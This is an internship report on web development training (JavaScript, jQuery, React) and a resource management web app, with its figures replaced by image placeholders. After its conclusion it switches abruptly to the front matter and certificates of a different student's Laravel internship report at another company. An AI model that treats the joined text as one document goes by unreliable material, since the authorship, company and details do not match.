Bootstrap: - Bootstrap is a potent front-end framework used to create modern websites and web apps. It's open-source and free to use, yet features numerous HTML and CSS templates for UI interface elements such as buttons and forms. Bootstrap also supports JavaScript extensions.

React js : The React js framework is an open-source javascript framework and library developed by It's used for building interactive user interfaces and web applications quickly and efficiently with significantly less code than you would with vanilla JavaScript.

Mongodb : Mongodb is a source-available cross platform document oriented database program.Classified as a NoSql database program. Mongosb uses JSON like documents with optional schemas.

Node js: Node js is a cross platform, open source server environment that can run on all type of OS, Node js is a back-end javascript runtime environment, runs on the v8 javascript engine.

2.6 Internship Planning

Sr No.	Task Name	Start date	End Date
1	OOPs concept	03-02-2023	10-02-2023
2	HTML/CSS	11-02-2023	20-02-2023
3	Logical Programming	21-02-2023	28-02-2023
4	Javascript	01-03-2023	31-03-2023
5	Jquery	01-04-2023	05-04-2023
6	Ajax	06-04-2023	12-04-2023
7	React js	13-04-2023	01-05-2023

Figure 2.6.1 Planning

2.7 Internship Effort and Time

Sr. No.	Title	Starting Date	Ending Date	Hrs
1	Week-1	02-02-2023	05-02-2023	32
2	Week-2	06-02-2023	12-02-2023	40
3	Week-3	13-02-2023	19-02-2023	40
4	Week-4	20-02-2023	26-02-2023	40
5	Week-5	27-02-2023	05-03-2023	40
6	Week-6	06-03-2023	12-03-2023	40
7	Week-7	13-03-2022	19-03-2023	40
8	Week-8	20-03-2023	26-03-2023	40
9	Week-9	27-03-2022	02-04-2023	40
10	Week-10	03-04-2023	09-04-2023	40
11	Week-11	10-04-2023	16-04-2023	40
12	Week-12	17-04-2023	23-04-2023	40

Figure 2.7.1 Internship Effort Time

2.8 Roles and Responsibilities

- Communicate with your team leader and project manager
- Understand the what actually client want
- Make the flow of work what things done first.

Chapter 3 OOPs Concepts

TASK: Employee management system: Create a class for employees, with properties such as name, salary, and job title. Then create subclasses for different types of employees (e.g. manager, engineer, salesperson) that inherit the properties of the employee class and add their own specific properties.

Figure 3.1 Employee management System

Online shopping cart: Create a class for products, with properties such as name, price, and quantity. Then create a shopping cart class that uses encapsulation to store the products and provides methods for adding, removing, and viewing the products in the cart.

Figure 3.2 Online Shopping cart

Chapter 4 : HTML/CSS

- User Registration Form

Figure 4.1. User Registration Form

- Arrange boxes using flex box

Figure 4.1.2 Arrange boxes using flex box

Chapter 5 :Logical Programming

Task: Pattern

Figure 5.1Pattern

Chapter 6 Javascript

6.1 Callback

Write a function that takes two numbers and a callback function which perform addition as argument and returns the result of applying the callback function to the two numbers.

Figure 6.1 Callback example 1

Write a function that takes an array and a callback function to check even number as arguments, and returns a new array with only the elements of the original array that satisfy the callback function.

Figure 6.1.2 Callback example 2

6.2 Promise

Create your own Promise



Figure 6.2.1 Promise example 1

Create a demo with promises which involves chaining of promises



Figure 6.2.2 Promise example 2

6.3 Object properties

Create an object called counter with a count property set to 0 and two methods: increment and decrement. In each method, use the this keyword to access the count property and modify it. Add an event listener to the window object for the keydown event. In the event listener, check if the key pressed is the up arrow or the down arrow. If it is the up arrow, call the increment method on the counter object. If it is the down arrow, call the decrement method on the counter object. Log the current value of the count property to the console after each method call.

Figure 6.3.1 Object Properties

6.4 Normal Function and Arrow Function

Figure 6.4.1 Normal vs Arrow Function

6.5 Classes



Figure 6.5.1 Classes example 1

6.6 Regular Expression

Task: Mobile number

Figure 6.6.1 Regular Expression

- Implementing a Product Inventory System

Figure 6.6.2 Product inventory System

Chapter 7 Jquery

7.1: Seven Layer Problem



Figure 7.1 Boxes insight boxes

Chap 8 : Project Details

Project title : Resource Management System

8.1 Project Definition :

This project is solve the problem of managing all the resources of company including employee, projects department and all other resources.

8.2 Project abstract :

The Resource Management System (RMS) Website is a comprehensive solution that aims to optimizing and improving resource management processes in our organization. The website will provide real-time visibility, tracking, and reporting of all resources, including employees, assets, Projects using technology such as ReactJs, NodeJs, Mongodb.

And this project includes multiple modules but I have worked on 2 modules, one is projects and second one is department management.

Projects module is created to manage the all the projects of company, it includes all the information about projects like client name, project name, technologies used, employee names who are working on particular project, project status, and also CRUD operations can be performed on these projects. And also search operation is performed can be performed for these projects.

Second module I worked on is department management, it manage all the details about all department of company.

8.3 Module 1 - Projects :

8.3.1 : This is the web page of first module I worked on is projects,



Figure 8.3.1 : Web pages of projects module

8.3.2 : This is the add project feature of projects module.



Figure 8.3.2 : create project

8.3.3 : This is the view project details feature of projects module.



Figure 8.3.3 : view project details

8.3.4 : This is the edit project details feature of projects module.

Figure 8.3.4 : edit project

8.3.5 : This is the delete project feature of projects module.



Figure 8.3.5 : delete project

8.3.6 : This is the search projects by department feature of projects module.

Figure 8.3.6 : search projects by department

8.3.7 : This is the search project feature of projects module



Figure 8.3.7 : search project by project name

8.4 Module 2 – Department Management :

8.4.1 : This is the web page of department management module and it has CRUD features.



Figure 8.4.1 : department management

Chapter 9 Conclusion and Discussion

9.1 Overall Analysis of Internship

During this internship I learn many things technical and also non-technical. From this internship, I understand the working environment of a tech company. And also leave how to communicate tothe client, project manager, or other's theme members. The more you communicate with others it's good to understand the problems and solutions. During this internship, I faced problems so I also learn how to explain my problems to others.

During this internship following skills are improved.

- Technical skills
- Communication skills
- Presentation skills
- Time management
- Team Work

Overall my internship at Yudiz Solution Pvt Ltd. Has been a success. I was able to gain practicalskills and work in a fantastic environment.

9.2 Dates of Continuous Evaluation

In a nutshell, this internship has been an excellent and rewarding experience. During this internship I have given task on daily basis so evaluation is done on daily basis. Everyday mentors come for evaluation of my daily task.

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INTERNSHIP AT ADIT MICROSYS PVT. LTD

AN INTERNSHIP REPORT

Submitted by

TIRTHA SAMIR NAYAK

200390107506

In partial fulfillment for the award of the degree of

BACHELOR OF ENGINEERING

In

Computer Engineering

S.P.B. Patel Engineering College, Mehsana

S.P.B. PATEL
ENGINEERING COLLEGE
SAFFRONY INSTITUTE OF TECHNOLOGY

GUJARAT TECHNOLOGICAL UNIVERSITY

Gujarat Technological University, Ahmedabad

May, 2023

S.P.B. PATEL
ENGINEERING COLLEGE
SAFFRONY INSTITUTE OF TECHNOLOGY

S.P.B. Patel Engineering College

Near Shanku's Water Park, Ahmedabad – Mehsana Highway, Linch, Gujarat

CERTIFICATE

This is to certify that the project report submitted along with the project entitled **Internship at ADIT MICROSYS PVT. LTD** has been carried out by **TIRTHA SAMIR NAYAK (200390107506)** under my guidance in partial fulfillment for the degree of Bachelor of Engineering in Computer Engineering, 8th Semester of Gujarat Technological University, Ahmedabad during the academic year 2022-23.

Sign Sign

Prof. Akshay Kansara Prof. Akshay Kansara

Internal Guide Head of Department

Company Certificate

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02 May, 2023

To Whom It May Concern:

This is to certify that **Ms. Tirtha Nayak** is currently attending internship program of six months in **Adit Microsys Pvt. Ltd.**, Ahmedabad, in the area of **Software Development on LARAVEL platform.** She joined on January 23rd, 2023 and is continuing internship on full time basis.

She is learning the following tasks:

1. Core PHP basic learning with array and string functions
2. Make a Customer Login and Registration module in Laravel
3. Created SKU/product masters for "Order Management" project for a customer

This certificate is being issued on specific request by her to meet requirements at her college. This is not a completion certificate as our internship program is of six months duration.

Thank You.

For, Adit Microsys Pvt Ltd

NAME :- Moushami Sah
Designation- HR Executive

Registered Office: 502 Shapath II, Opp. Rajpath Club, S. G. Road, Ahmedabad 380 015. India.
CIN NO: U72200GJ1993PTC019680

PMMS Certificate

